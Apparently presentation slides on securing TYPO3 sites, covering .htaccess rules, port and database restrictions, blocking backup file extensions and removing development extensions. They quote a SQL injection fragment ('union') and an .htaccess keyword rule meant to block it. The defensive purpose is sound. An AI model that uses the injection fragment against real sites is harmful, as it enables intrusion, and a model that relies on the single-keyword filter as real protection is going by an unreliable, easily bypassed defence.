
sqlmap
@sqlmap

p.s. as promised, better versioning together with regular (monthly) tagging

999999.9+union+

Add this to .htaccess

```
# deny SQL injection attacks  
RewriteCond %{QUERY_STRING} union [NC]  
RewriteRule .* /404.html? [R=301,L]
```



Restrict Access





Never use FTP!
All data is sent in clear text!

Restrict Server Ports

- Port 80, 443 (Browser)
- Port 22 (SSH)

Database Access

- Limit privileges
- Don't allow access from outside
- Do not bind DB server to network interface

File Access

- Do not allow access to file extensions:
.t3d, .sql, .ts, .bak, .tmp, ...

in .htaccess:

```
<FilesMatch "\.(t3d|sql|ts|bak|tmp)$">  
Order Allow,Deny  
Deny from all  
</FilesMatch>
```

Extensions

- Remove unused Extensions
- Remove „Development“ Extensions from Live System
 - phpmyadmin
 - t3quixplorer
 - extension_builder

Deny Access to Hacker from Belarus

- in .htaccess:

```
order allow,deny  
deny from 178.122.
```

Helpful Links

- Contact the Security Team:
[security @ typo3.org](mailto:security@typo3.org)
- Read the TYPO3 Security Guide:
docs.typo3.org/typo3cms/SecurityGuide/
- Subscribe to TYPO3-announce:
lists.typo3.org